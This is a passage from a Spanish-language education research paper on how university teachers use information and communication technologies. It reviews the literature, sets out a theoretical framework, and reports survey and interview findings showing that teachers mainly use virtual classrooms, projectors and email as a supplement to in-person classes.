Otros autores proponen que las TIC son utilizadas como herramientas que son aplicadas en el momento que las circunstancias lo permiten pero no se incluyen en el momento de la programación de la materia, lo que implica un sentido de uso periférico. [2]

Se considera, además, muy importante el siguiente aporte:

“...la relación entre las TIC y la mejora de las prácticas educativas dista de ser lineal o sencilla. Las TIC abren, sin duda, por sus propias características, nuevas posibilidades de innovación y mejora de los procesos formales de enseñanza y aprendizaje, pero la mera incorporación de herramientas tecnológicas a las prácticas educativas no garantiza en modo alguno que esa mejora se produzca realmente. De hecho, existen indicios de que lo que ocurre, al menos en determinadas ocasiones, es exactamente lo contrario: que la introducción de las TIC en las prácticas educativas sirve más para reforzar los modelos dominantes y ya establecidos de enseñanza y aprendizaje que para modificarlos”. [11]

En el mismo eje, se propone otra idea central al respecto, haciendo referencia al análisis de

diferentes investigaciones: [1]

“Una de las conclusiones más destacables de los distintos estudios es que, a pesar del incremento de la disponibilidad de recursos tecnológicos en las escuelas (ordenadores, conexión de banda ancha a Internet, pizarras y proyectores digitales) la práctica pedagógica de los docentes en el aula no supone necesariamente una alteración sustantiva del modelo de enseñanza tradicional”.

Otro autor plantea, al respecto, que diferentes investigaciones realizadas en variados ámbitos científicos están poniendo de manifiesto que el uso de cada vez mayores niveles de presencia de las TIC en los procesos de enseñanza y aprendizaje no necesariamente repercuten en una mayor calidad de los aprendizajes de los alumnos. Y agrega que, fundamentalmente, ello se debe a que la incorporación de las TIC ha sido realizada de manera externa, sin ser incluida en forma concreta en los desarrollos curriculares y planificaciones de los docentes: *“... muchas veces lo que se ha hecho con su incorporación es buscar cambios en la coreografía externa, cuando en realidad lo que se debería buscar son cambios en la interna [...]el foco debe estar menos centrado en las tecnologías y más en las nuevas prácticas culturales y mentalidades que han madurado alrededor de las nuevas herramientas y plataformas tecnológicas” [4]*

Como resultado de su investigación, otro autor plantea lo siguiente:

“Generalmente las actividades planificadas y desarrolladas con las TIC suelen plantearse como un complemento de la materia/ asignatura que se está trabajando en el aula ordinaria o como refuerzo.” [1]

Como puede visualizarse en los aportes anteriores, los autores significan el uso de las TIC poniendo el foco en el planteo de que las mismas potencien prácticas educativas más innovadoras y no que se constituyan como herramientas que soporten prácticas tradicionales relacionadas, principalmente, con la enseñanza presencial.

Se exponen a continuación algunos resultados de investigaciones concretas relacionadas con el uso de las TIC en las prácticas de enseñanza. Estos aportes plantean diferentes dimensiones y evocan múltiples cuestiones, dado el carácter complejo y multifacético de la cuestión.

“Los procesos de apropiación de las TIC [...], presentan una tendencia general en la que los docentes, en un principio, se apropian de las TIC como herramientas para la transmisión de información y a medida que avanzan en el conocimiento [...], éstas se van transformando progresivamente en una herramienta para la construcción de conocimiento.” [10]

“...todos los docentes consideraron importante hacer uso de algún recurso de las TICs en sus clases. Aún cuando algunos casos, particularmente los de mayor edad, no se habían habituado quizás a un uso fluido y frecuente de las

TICs, reconocen su importancia y en consecuencia aseguran su manejo y su gestión apelando a otros miembros del equipo de cátedra.”[5]

“...como síntesis de los resultados [...], cabe establecer que la visibilización y comprensión del potencial pedagógico de los recursos tecnológicos es clave para que el profesorado se motive cara a su uso, así como para que considere rentable su esfuerzo de adaptación a las TIC...” [7]

4. Marco Teórico

Se desarrollan en este capítulo algunos conceptos centrales en relación con ciertas categorías teóricas fundamentales del trabajo. El primero de ellos es el de Tecnologías de la Información y la Comunicación.

“Se denominan tecnologías de la información y las comunicaciones (TIC) al conjunto convergente de tecnologías que permiten la adquisición, producción, almacenamiento, tratamiento, comunicación, registro, acceso y presentación de datos, información y contenidos (en forma alfanumérica, imágenes, videos, aromas, otros). Rol fundamental tiene en este conjunto de operaciones la informática y las telecomunicaciones, todas estas infraestructuras y redes de comunicaciones convergen en una sola red: Internet.” [3]

El concepto anterior se complementa con la siguiente noción:

“Las tecnologías de la Información y Comunicación están constituidas por el conjunto de medios y herramientas (ordenador, internet, telefonía, software, etc.), proporcionados por los avances tecnológicos producidos en la Informática, las telecomunicaciones y las tecnologías audiovisuales, que proporcionan información, herramientas para su procesamiento y canales de comunicación.” [13]

Se plantea, además, la importancia de tres factores fundamentales relacionados con la incorporación de las TIC en el campo educativo.

Al respecto:

“Estos factores son fundamentalmente tres. El primero, ya señalado desde hace años, es el de las tasas de adopción de las tecnologías para los usos sociales y comunicativos entre los adolescentes y, cada vez más, entre los niños. [...] El segundo factor, mucho más nuevo, consiste en la irrupción de multitud de empresas que ofrecen servicios de valor añadido como contenidos y, por supuesto, aplicaciones educativas [...] El tercer factor es la casi universalización, precisamente, de dispositivos de uso individual, como las tabletas y los teléfonos inteligentes...” [12]

Y a modo de cierre, lo siguiente:

“El paradigma de la digitalidad ha traído consigo nuevas reglas que incluyen profundos reajustes

en la cultura educativa” [6]

“la calidad de los resultados en educación no tiene que ver tanto con la presencia o la ausencia de tecnología en las escuelas como con la pedagogía adoptada y las condiciones en que se aplica en el aula.” [12]

En relación a lo anterior, es importante pensar que la construcción de conocimiento ya no es necesaria y absolutamente un patrimonio exclusivo de la escuela.

“Internet es mucho más que eso, una infraestructura de información reticular capaz de auto replicarse y que infecta uno de los aspectos medulares de nuestra época: una reconceptualización en el valor del conocimiento. Se deconstruyen nociones ya arraigadas sobre el conocimiento, así como las formas en que este se crea y comparte.” [6]

Otro concepto central para el desarrollo teórico del presente trabajo está relacionado con lo que se denomina “B-Learning” o “Blended-Learning”. En un principio se denomina así a las prácticas de enseñanza presenciales potenciadas o complementadas a partir de la inclusión de Tecnologías. En ese sentido, es importante rescatar el siguiente aporte:

“Sin embargo, la clase presencial apoyada con el aula virtual, entendida como blended learning, sería [...] en torno a las transformaciones que implica el aprendizaje en el aula física y en el aula virtual: presencialidad vs no presencialidad; centrado en la enseñanza y el profesor vs centrado en el alumno y el aprendizaje; transmisión de conocimiento vs desarrollo de capacidades; cultura escrita vs cultura audiovisual; uso tradicional de tecnologías (pizarra, libro, etc.) vs uso de nuevas tecnologías (video digital, Internet, ordenadores, etc.)” [8]

A tal efecto, y a modo de referencia, se considera muy valioso el aporte siguiente, en el cual se exponen niveles de utilización de herramientas Web, que podrían permitir construir categorías de análisis en el momento de evaluar la utilización de las tecnologías digitales en forma genérica en una institución. Se hace referencia a 5 niveles de utilización:

- Nivel 0: Implica que no se utiliza la Web en ningún caso.
- Nivel 1: Nivel de información. La Web provee información a los estudiantes.
- Nivel 2: Suplementario. El docente coloca materiales y contenidos del curso.
- Nivel 3: Esencial. Se requiere el acceso regular a la red para desarrollar sus prácticas.
- Nivel 4: Comunal. Los estudiantes tienen una alta participación en la generación de los contenidos.
- Nivel 5: Todos los contenidos del curso y las interacciones ocurren on line. [14]

Resulta muy interesante el siguiente aporte,

haciendo alusión a la manera en que se valida el conocimiento:

“...el único conocimiento válido es el experto; las instituciones educativas son las que tienen el monopolio de impartir y reconocer el conocimiento; el conocimiento experto puede prescindir de construir vínculos con otras disciplinas; los canales utilizados por los circuitos expertos (journals científicos, enciclopedias o editoriales) son las únicas formas válidas de acceder al conocimiento confiable, entre otras. Todas estas pautas típicamente arraigadas en la cultura de las instituciones que tradicionalmente utilizan el conocimiento como materia prima, hoy se ven llamadas a adaptarse, flexibilizarse y en muchos casos tener que reinventar su manera de funcionar” [6]

Es importante, además, definir un concepto central que puede resultar muy útil en el momento de plantear la enseñanza mediada por TIC.

“La enseñanza magistrocéntrica o tradicional [...], se corresponde con una visión de la educación en la que el docente transmite conocimientos en forma muy estructurada y haciendo un uso unidireccional de la comunicación, con presencia más bien escasa ante los alumnos, y donde estos asumen un rol pasivo y afrontan el estudio en forma independiente e individual, sin mayores espacios tutoriales para asistirlos en sus aprendizajes.” [9]

Las siguientes conceptualizaciones relacionadas con los diferentes enfoques planteados al tener en cuenta las TIC y su inclusión en las prácticas de enseñanza son centrales en el análisis:

- El primer enfoque es el centrado en el profesor, lo que en otros textos se denomina comúnmente “enseñanza tradicional”. El profesor es la fuente de conocimiento y el alumno es un receptor. La formación consiste en enseñar. El papel de la tecnología en este caso es de constituirse como apoyo para la presentación de contenidos y la resolución de ejercitación relacionada.
- El segundo enfoque es el centrado en el alumno. En este enfoque se considera que el aprendizaje se genera a partir de la propia actividad del alumno y no de las que plantea el profesor. Este se constituye en un guía y un facilitador. La tecnología es un medio que ayuda a explorar el conocimiento.
- El tercer enfoque es el centrado en la conectividad. Este enfoque, fundamentalmente, supone que el aprendizaje tiene una dimensión social además de la individual. La formación implica, como plantea el autor, “aprender en comunidad”. El docente es aquí un diseñador de espacios de aprendizaje y la tecnología la mediadora

entre la construcción del conocimiento y la interacción social. [4]

En relación a una visión constructivista, es importante tener en cuenta algunas cuestiones centrales del rol del docente e introduce el concepto de “ayuda conjunta”. En primer lugar apunta a que la enseñanza mediada por TIC tiene un componente fundamental relacionado con la realización conjunta de tareas. Al respecto el autor afirma: *“Dicho de otro modo, lo que hace que la “actividad conjunta” sea efectivamente conjunta no es la co-presencia física de los participantes, sino el hecho de que profesor y alumnos actúan el uno para el otro y entre sí”*. [11]

“En el trabajo docente en el aula, la tecnología ha hecho fortuna como herramienta de presentación, pero aún no para la personalización del aprendizaje” [12]

En alusión a lo planteado, se propone una síntesis de las dos perspectivas centrales planteadas en los párrafos anteriores:

“Dos visiones podemos detectar. Las propuestas que se reducen a una técnica o estrategia de enseñanza haciendo hincapié en una visión instrumentalista y eficientista, que deviene de un modelo industrializado del proceso educativo. O aquellas otras que proponen una teoría de la enseñanza y unas prácticas reflexivas que se fundan en la reconstrucción participativa de docentes y alumnos, a través de experiencias emergentes de quienes indagan de modo intencional y sistemático, con recursos diversificados de apoyo para el desarrollo curricular y asumiendo el contexto sociocultural en el cual se desenvuelven. Aquí, la tecnología responde siempre a un para qué explícito de potenciación, la búsqueda de procesos de construcción de conocimientos en donde el medio permea también el mensaje”. [11]

Otro autor afirma que es complicado esperar que los docentes utilicen las tecnologías si su uso implica un cambio significativo en relación a su conocimiento y su práctica profesional, en relación con las estrategias de enseñanza y aprendizaje. Afirma además que ello implicaría, en relación con la concepción de enseñanza arriba descrita, que serían proclives a seleccionar herramientas más cercanas a sus estrategias cotidianas tradicionales, ya que consolidan las mismas sin romper los límites (por ejemplo la utilización de una pizarra digital interactiva o las aplicaciones relacionadas con la presentación de contenidos, como Power Point o Prezi). En relación a lo anterior, el autor agrega:

“...cualquier consideración que tenga que ver con el esfuerzo inicial que hay que hacer, ya sea en términos de formación, de planificación o incluso de generación de recursos, hay que verlo más tarde o más temprano compensado porque, de otro modo, la ecuación da un resultado negativo

para el sujeto profesional...” [12]

Otros autores apuntan claramente a los motivos por los cuales los docentes universitarios no utilizan las TIC:

“A nivel de educación superior, el uso de las Tecnologías de la Información y Comunicación para la enseñanza juega un papel muy importante. Sin embargo en unos casos, la mayor parte de los profesores se resisten al uso de las tecnologías por dos razones. 1) Se ven como los expertos de sus disciplinas y creen que el uso de otros recursos quizás disminuiría sus posiciones profesionales; 2) Aprendieron con lecturas y libros solamente, y no tienen modelos de cómo enseñar con tecnologías.” [13]

A modo de cierre del presente capítulo, se considera central poner en juego el concepto de enseñanza como un espacio de intervención docente, en el cual, según los objetivos y metodologías que este utilice y considere, puede constituirse en un espacio de transmisión y presentación de información (como función principal del docente) o en un espacio diferente en donde el proceso de actividad del discente se constituya en el pilar fundamental de la acción educativa, propiciando la construcción del conocimiento, a partir de la motivación necesaria del mismo.

Es en esta última perspectiva donde el docente asume, tal como se visualiza en muchos de los aportes citados, una función de tutor/coordinador/asesor que, basada en su conocimiento y experticia, propicia en la acción educativa una sinergia que favorece, amplía y potencia la actividad de los discentes, en su rol central de “constructores” del conocimiento. Esta categoría es central para comprender algunas de las cuestiones que sustentan los diferentes aspectos tratados en las secciones anteriores y los análisis y conclusiones posteriores que se establecen en el presente trabajo.

La perspectiva anterior es muy importante porque permite comprender y complejizar el papel que la tecnología, y su utilización por parte de los docentes en los diferentes procesos educativos, tiene en el momento del diseño de la acción educativa. La tecnología por sí sola no resuelve problemas educativos ni favorece ni amplía oportunidades de aprendizaje diferentes, pero el potencial comunicativo y de procesamiento de información que las diferentes herramientas TIC facilitan, pone en juego el desafío de pensar, por parte de los docentes, de qué manera profundizar la eficiencia de los procesos de enseñanza y de aprendizaje.

Además de lo anterior, es importante considerar que la tecnología juega un papel preponderante en muchas de las actividades cotidianas que docentes y discentes realizan y que el manejo de diferentes herramientas TIC forman parte de un proceso habitual que facilita instancias de aprendizaje no necesariamente

formales, lo que muchos autores denominan “aprendizaje ubicuo”. La disponibilidad de recursos digitales e información en la Web, la dinámica de los cambios tecnológicos y el acelerado y vertiginoso crecimiento de diferentes disciplinas ponen en juego la importancia de reflexionar, en forma crítica y sostenida, de qué manera la acción educativa puede ser potenciada a través del uso de las TIC.

En tal sentido, las aulas virtuales como soporte para el diseño, planificación y ejecución de entornos virtuales de aprendizaje, se constituyen como una oportunidad para sostener estrategias de utilización de TIC que faciliten complementar los procesos de enseñanza y aprendizaje presenciales con otras acciones que promuevan la actividad de los discentes. Como pudo verse en los diferentes aportes planteados en las secciones anteriores, *el estilo y la manera de utilización de tales entornos ponen en juego de qué manera el docente (o las cátedras) defina su actuación en el proceso de enseñanza: centrado en su actividad como transmisor de información o centrado en acompañar al alumno en la construcción del conocimiento*. Las aulas virtuales, o eventualmente cualquier otra herramienta TIC utilizada, pondrán en juego esa concepción a partir de las diferentes estrategias/actividades y procesos de comunicación/interacción se faciliten a partir de las herramientas.

Existen también dos cuestiones fundamentales en el análisis teórico precedente: la opinión que los docentes pueden tener en relación a la eficacia y las oportunidades que propician las TIC al utilizarlas durante la acción educativa y las competencias que se requieren para utilizarlas, lo que redundará en diferentes niveles de apropiación de la tecnología, como pudo verse explicado por las autores citados anteriormente.

Es en este punto donde resulta importante y significativo pensar de qué manera la institución educativa (universidad, facultad, departamento) podría favorecer y propiciar estrategias de colaboración con las cátedras y los docentes para avanzar en la reflexión crítica de cómo utilizar las herramientas TIC y sus potencialidades en la mejora de los procesos educativos.

5. Diseño Metodológico

A partir del análisis efectuado en el punto anterior, y en relación a los objetivos planteados, se define como unidad de análisis al docente.

Las encuestas dirigidas a los docentes del Departamenteo fueron diseñadas y puestas a prueba, en relación a su confección, para optimizar las cuestiones referidas a la coherencia, pertinencia y abarcabilidad de los datos que se recogieron.

Los contenidos principales que contenía la encuesta pueden ser divididos en las siguientes

secciones principales:

- Datos del docente: Esta sección releva los datos personales, académicos y de actuación docente en la universidad.
- Utilización de las TIC: Esta sección releva los diferentes usos planteados previamente.
- Frecuencia de utilización de las TIC: En tal sentido, se considera muy valiosa la experiencia de trabajo empírico realizada en la investigación de Ortega Carrillo (1999) en la cual, en el apartado dedicado al uso didáctico de las TIC, se utiliza como base para el cuestionario una lista de herramientas o aplicaciones digitales, donde el docente deberá responder una de las siguientes opciones en relación con la frecuencia de uso:
 - Nunca.
 - Algunas veces.
 - Frecuentemente.
 - Siempre.
- Motivos por los cuales utiliza las TIC: Esta sección permitió al docente seleccionar las diferentes opciones planteadas con anterioridad en relación con el tema. Se contempla la posibilidad que el docente pueda agregar otros motivos.
- Motivos por los cuales no utiliza las TIC: En el caso de que el docente contemple que nunca utiliza las TIC en sus prácticas de enseñanza, debió seleccionar entre las opciones planteadas anteriormente, o indicar otros motivos.
- Uso de aulas virtuales.

Además de lo anterior se realizaron entrevistas semi-estructuradas a los titulares de cada una de las cátedras, con el objeto de recabar datos concretos en relación a las políticas y acciones realizadas en relación con la aplicación de las TIC en la enseñanza de las diferentes asignaturas que comprenden el plan de estudio.

El registro de información se realizó de la siguiente manera:

- a) Las encuestas fueron sistematizadas en tablas y/o gráficos según la conveniencia. Los mismos resumen la siguiente información:
 - Usos de las TIC.
 - Frecuencia de uso.
 - Motivos por los cuales se utilizan.
 - Motivos por los cuales no se utilizan.
 - Utilización de aulas virtuales.
- b) En relación con las entrevistas, se realizó un registro escrito de toma de notas que se complementará con la grabación de la entrevista, siempre que la misma pudo ser realizada.

El análisis de los datos, en relación a las encuestas, se basó, fundamentalmente, en la descripción cuantitativa de los datos relacionados con usos, frecuencias y motivos por los cuales se

utilizan las mismas. Se deberá tener en cuenta las posibles motivaciones adicionales que puedan plantear los docentes.


Una vez obtenida la descripción anterior, basada en las encuestas, se procedió a analizar los datos surgidos de las entrevistas a los jefes de cátedra, con el objeto de poder elaborar y establecer nuevas categorías para redimensionar el análisis.

En relación al análisis de las entrevistas, se procedió a interpretar y revisar cada una de ellas teniendo en cuenta las diferentes categorías que se plantean en el instrumento para sistematizar las recurrencias que pudieran presentarse y las cuestiones que sean básicamente significativas como puntos de partida para relacionar y describir lo planteado en relación con los objetivos de la investigación.


6. Resultados

Se presentan a continuación los resultados obtenidos de las encuestas realizadas al conjunto general de docentes.

En relación con la formación académica se puede visualizar que la mayor parte de los docentes encuestados son Ingenieros en Sistemas de Información.




Si tenemos en cuenta la formación de posgrado, aproximadamente el 65% de los docentes encuestados poseen formación de posgrado, distribuida esa formación en Especialidades, Maestrías y Doctorados, como muestra el siguiente gráfico (donde se visualiza el máximo grado alcanzado):



Si tenemos en cuenta los cargos ejercidos por

los docentes encuestados, podemos visualizar la siguiente distribución:



Para comprender este gráfico es menester tener en cuenta que el mismo fue realizado sumando la totalidad de cargos que implica la encuesta, aclarando que existen muchos docentes que trabajan en varias cátedras (como pudo visualizarse en el gráfico anterior).

Casi el 60% (en el caso del cañón retroproyector) o el 65% (en el caso del Laboratorio de Computación) de los docentes utilizan ambos recursos siempre o en muchas de sus clases.

En relación a la opinión de los docentes respecto de cuáles son las ventajas que consideran tienen las TIC al incluirlas en las prácticas de enseñanza, se puede enunciar que las opciones más elegidas por más del 70% de los docentes fueron:

- Brindar actividades complementarias al alumno.
- Elevar el interés del alumnado.
- Posibilitar el acceso a la información.
- Mejorar la comunicación docente-alumno.


Resulta interesante destacar que los docentes encuestados reconocen en porcentajes elevados la utilización de TIC como ventajosa en el momento de incluirlas en el trabajo en el aula. El 55% de los docentes consideraron que las TIC no presentan desventajas en su utilización, mientras que el 24% opinó que sí. Entre las desventajas que los docentes enuncian en sus encuestas, pueden plantearse las siguientes cuestiones más significativas:

- Provocan despersonalización.
- No incentivan la creatividad del alumno.
- Son motivo de distracción o dispersión de los estudiantes. Esta opción es muy destacada por varios de los docentes.
- Requieren más tiempo de trabajo del docente y del alumno.
- Implican un costo inicial para el docente, alumno e institución.
- Requieren capacitación permanente de los docentes para utilizarlas.
- Provocan dificultades para lograr

comunicación entre los alumnos.

- Pueden provocar que los alumnos no desarrollen mayores competencias en relación a su aprendizaje.
- No tienen sentido si se utilizan en forma ineficiente.
- Pueden fomentar el ausentismo.
- Pueden constituirse en una cuestión más significativa que la misma construcción del conocimiento que requiere (teniendo en cuenta las presentaciones como ejemplo).
- No se pueden evaluar claramente los resultados de su utilización.
- Propicia la imposibilidad de que el alumno seleccione por él mismo los recursos a utilizar.
- Requiere recursos y mantenimiento de los mismos.

Como se puede visualizar en el gráfico que sigue, solo el 3% de los docentes reconoce no utilizar las TIC en sus prácticas de enseñanza. El 30% de los docentes consideran que usan las TIC para subir materiales del curso en la Web.



El gráfico anterior describe los usos que hacen los docentes respecto del uso de las TIC. Como se visualiza claramente, más del 85% (siendo la opción más seleccionada) plantea que son utilizadas para subir materiales del curso.

La otra vertiente de datos del presente proyecto fue la realización de entrevistas a los coordinadores de cátedra.

Se plantean a continuación los aspectos más importantes relacionados con las respuestas brindadas a cada pregunta de la entrevista. Dado el carácter descriptivo del presente estudio y su enfoque cualitativo, no se considera importante en la presente exposición de resultados expresar cantidades o porcentajes, sino destacar aspectos que posean cierta recurrencia en las respuestas de los coordinadores y otros que sean altamente significativos en relación a la problemática planteada y que se propongan como reflexiones críticas interesantes y coherentes en relación con los objetivos planteados.

Teniendo en cuenta la opinión de los coordinadores respecto de las ventajas del uso de las TIC en las prácticas de enseñanza, se puede resaltar:

- Se destaca mayoritariamente que las TIC se constituyen como un complemento de la educación presencial. De hecho varios coordinadores mencionan la importancia de “prolongar o complementar la presencialidad”.
- Se destaca también que las TIC favorecen la llegada y el intercambio con los estudiantes ya que estos poseen competencias apropiadas para su uso. Varios de los coordinadores plantean que las TIC son herramientas de uso natural para los alumnos.
- Se reconoce la posibilidad de las TIC como vehículos para mejorar la transmisión de los contenidos y facilitar el aprendizaje de los alumnos, planteado básicamente en la eficiencia de la transmisión de contenidos y el manejo de materiales de estudio (por ejemplo varios remarcan la posibilidad de anticipar materiales previamente a la clase correspondiente a ese tema).
- Surge una cuestión que varios de los coordinadores resaltan: el hecho de utilizar herramientas TIC complementarias a la presencialidad pone en juego el tiempo que los alumnos van a dedicar al seguimiento de las materias y, en última instancia, al estudio de las mismas. De hecho uno de los coordinadores plantea claramente:
 - Que el aula virtual no compita con el aula real.
 - Que el aula virtual no sea una carga accesoria al alumno.
 - Que el aula virtual sea un complemento, que sirva para publicar material, que no sume exigencias. Realizar comunicaciones, transmitir novedades, etc.
 - Se destaca también que el uso acotado de las TIC, principalmente relacionado con las aulas virtuales, puede generar una superposición de actividades que no repercutan realmente en la mejora de los aprendizajes. El uso acotado se refiere fundamentalmente a la cuestión de utilizar las aulas virtuales simplemente como repositorio de documentos y otras cuestiones que son similares a las que se realizan en la modalidad presencial tradicional de enseñanza.
- Solo algunos coordinadores plantean que las TIC pueden utilizarse como un vehículo para generar espacios de enseñanza y aprendizaje centrado en el alumno.

Todos los coordinadores afirman que se usan las TIC en el desarrollo de la asignatura.

En relación a las herramientas más utilizadas por la cátedra en sus procesos de enseñanza son:

- Cañón Retroproyector para la exposición de contenidos a través de algún software de presentaciones o la demostración de ejemplos relacionados con el manejo de alguna aplicación específica.
- Laboratorio de Computación para el desarrollo de clases prácticas.
- Aulas virtuales con tres funciones principales:
 - Repositorio de documentos, materiales, consignas, etc.
 - Comunicación con los alumnos.
 - Evaluaciones formativas (cuestionarios de práctica) o sumativas..
- Correo Electrónico para el intercambio de información, mensajes, consultas, etc.

En relación con la frecuencia de utilización, más del 50% de las cátedras utiliza las TIC en casi todas las clases o en todas. Algunas cátedras solo las utilizan en alguna clase en particular, a requerimiento.

En relación a los motivos por los cuales se decidió la implementación de TIC en las prácticas de enseñanza, diferentes coordinadores plantean lo siguiente, en orden de recurrencia:

- Las TIC, y en particular las aulas virtuales, favorecen coordinar contenidos, evaluaciones y materiales entre todos los cursos.
- Las TIC son un complemento de la presencialidad en dos sentidos fundamentales: proveen herramientas para favorecer la eficacia visual en la presentación de los contenidos y facilitan la disposición de materiales.
- Las TIC favorecen y colaboran en la realización de trabajos prácticos.
- En menor proporción, se plantea el hecho de que las TIC favorecen que los alumnos puedan autogestionar su aprendizaje.
- En más del 50% de las asignaturas el uso de las TIC (sobre todo en el caso de las aulas virtuales) es política de cátedra.

En relación a los motivos por los cuales no se profundiza el uso de las TIC en las prácticas de enseñanza a nivel de cátedra, se exponen los siguientes:

- Requiere trabajo extra y capacitación de los docentes.
- Usar las herramientas implica tener los recursos disponibles en el momento de parciales o finales.
- Se necesitaría reforzar el uso de recursos para mejorar las exposiciones.

- Falta de capacitación.

Más del 70% de las cátedras utilizan aulas virtuales. En relación a la utilización del aula virtual, es posible observar que la mayoría de los coordinadores aluden a su utilización como vehículo para soporte de materiales (fundamentalmente) y comunicación e interacción con los estudiantes. Muy pocos expresan que el aula virtual se constituye en un vehículo de organización de actividades, seguimiento del alumno y evaluación (tanto formativa como sumativa).

7. Análisis de los Resultados

Se puede constatar que la mayoría de los docentes encuestados son ingenieros o analistas de sistemas. Es posible afirmar, en primera instancia, que su formación facilitaría que los docentes tengan las competencias necesarias para poder utilizar las herramientas TIC con eficiencia.

También es posible ver que muchos de ellos han sido capacitados en instancias formales de algún curso de tecnología educativa o similar, en los cuales se trabaja con TIC, principalmente estudios de posgrado.

Resulta significativa cierta dicotomía entre las respuestas brindadas por los docentes en relación a las ventajas que proveen las TIC en la enseñanza y el propósito con que las mismas son utilizadas. En el primer caso, se visualiza que las cuatro opciones más seleccionadas son:

- a) Brindar actividades complementarias al alumno.
- b) Elevar el interés del alumnado.
- c) Posibilitar el acceso a la información.
- d) Mejorar la comunicación docente-alumno.

Ello tendría cierta correspondencia con lo respondido en relación al propósito de uso de las TIC, ya que apuntaría fundamentalmente a dos cuestiones: la provisión de información al alumno y la comunicación con el mismo.

Pero resulta interesante también visualizar que las dos opciones siguientes en porcentaje, seleccionadas por el grupo de docentes encuestados, están relacionadas con el aprendizaje colaborativo y el aprendizaje autónomo de los alumnos. Esto, como se verá en el apartado siguiente, no se corresponde con un uso coherente de herramientas para tales fines.

Teniendo en cuenta lo planteado en relación con el propósito de uso de las TIC, tanto en entrevistas como en las encuestas, es posible visualizar que la mayor proporción de respuestas relaciona el uso de las TIC con el hecho de proporcionar información a los alumnos. Es posible visualizar que los docentes encuestados plantean que el principal propósito es subir materiales de apoyo, en clara alusión a las TIC

como complemento de la presencialidad.

En relación con el uso de las herramientas podemos destacar claramente:

- a) La herramienta más utilizada es el aula virtual, en mayor medida, para realizar soporte de materiales y comunicación con los alumnos.
- b) El uso de proyectores para realizar presentaciones está muy difundido entre los docentes.
- c) Se utiliza el Laboratorio de Computación, sobre todo para llevar adelante clases prácticas.
- d) El uso de herramientas Web 2.0 tales como wikis y blogs es poco significativa.
- e) Se utilizan de manera muy escasa las redes sociales.
- f) El E-Mail es la herramienta de comunicación más utilizada por los docentes, además del sistema de autogestión.
- g) Se utilizan de manera muy escasa herramientas para llevar adelante el seguimiento de los alumnos, tales como portafolios.

Es posible visualizar en los resultados de las encuestas que las herramientas relacionadas con el manejo de documentos, son utilizadas fundamentalmente para subir materiales.

En relación a las aulas virtuales, se puede confirmar claramente que los docentes encuestados utilizan fundamentalmente el aula virtual para soporte de materiales y para establecer comunicaciones con los alumnos. Esto es coherente con los resultados planteados a partir de las entrevistas con los coordinadores, donde se destacan fundamentalmente las mismas opciones.

La misma cuestión anterior se repite para aquellos docentes que diseñaron o administraron un aula virtual.

En relación al análisis de los datos extraídos de las entrevistas realizadas a los coordinadores de cátedra, es posible afirmar algunas pautas centrales basadas en la recurrencia de opiniones efectuadas a partir de las diferentes categorías planteadas.

La mayoría de los coordinadores opinan que las TIC se constituyen como un vehículo que permite complementar la presencialidad desde dos aspectos fundamentales: la mejora en la eficiencia de la clase expositiva y el intercambio de material e información con los alumnos. Este dato es muy interesante ya que se condice completamente con lo expresado por los docentes en las encuestas.

Es importante destacar también el hecho de que varios de los coordinadores afirman que el uso de TIC puede provocar que los alumnos subutilicen el tiempo asignado a los estudios y esto genere competencia de carga de trabajo entre las cátedras, reconociendo así el carácter altamente presencial de los procesos de enseñanza

y aprendizaje.

También resulta interesante el hecho de que varios coordinadores planteen que utilizar las herramientas solo de manera instrumental, con el fin de subir materiales, no resulta significativo como aplicación de las TIC en las prácticas de enseñanza.

En mayor o menor medida, el uso de herramientas planteado por los coordinadores de cátedra coincide ampliamente con lo expresado por los docentes en las encuestas:

- a) Se utiliza el aula virtual en la mayoría de las cátedras con el fin principal de ser repositorio de materiales.
- b) Se utiliza el proyector para realizar presentaciones.
- c) Se utilizan, en la mayoría de las cátedras, los laboratorios de computación para llevar adelante las clases prácticas.
- d) Se reconoce el amplio uso del correo electrónico.

En relación al uso de las TIC, si bien casi todas las cátedras las utilizan, muchos coordinadores expresaron que la inclusión de TIC en las prácticas docentes resulta dificultosa debido al hecho de que requiere, para su óptima utilización, una recarga de trabajo por parte de los docentes y mayores niveles de capacitación específica.

En relación con las expectativas y opiniones de los coordinadores de cátedra respecto de la evolución de la enseñanza universitaria en el contexto de integración de las TIC, las respuestas fueron variadas y están plenamente descriptas en el capítulo anterior. Es interesante, a los efectos del presente trabajo, expresar las opiniones más recurrentes y significativas:

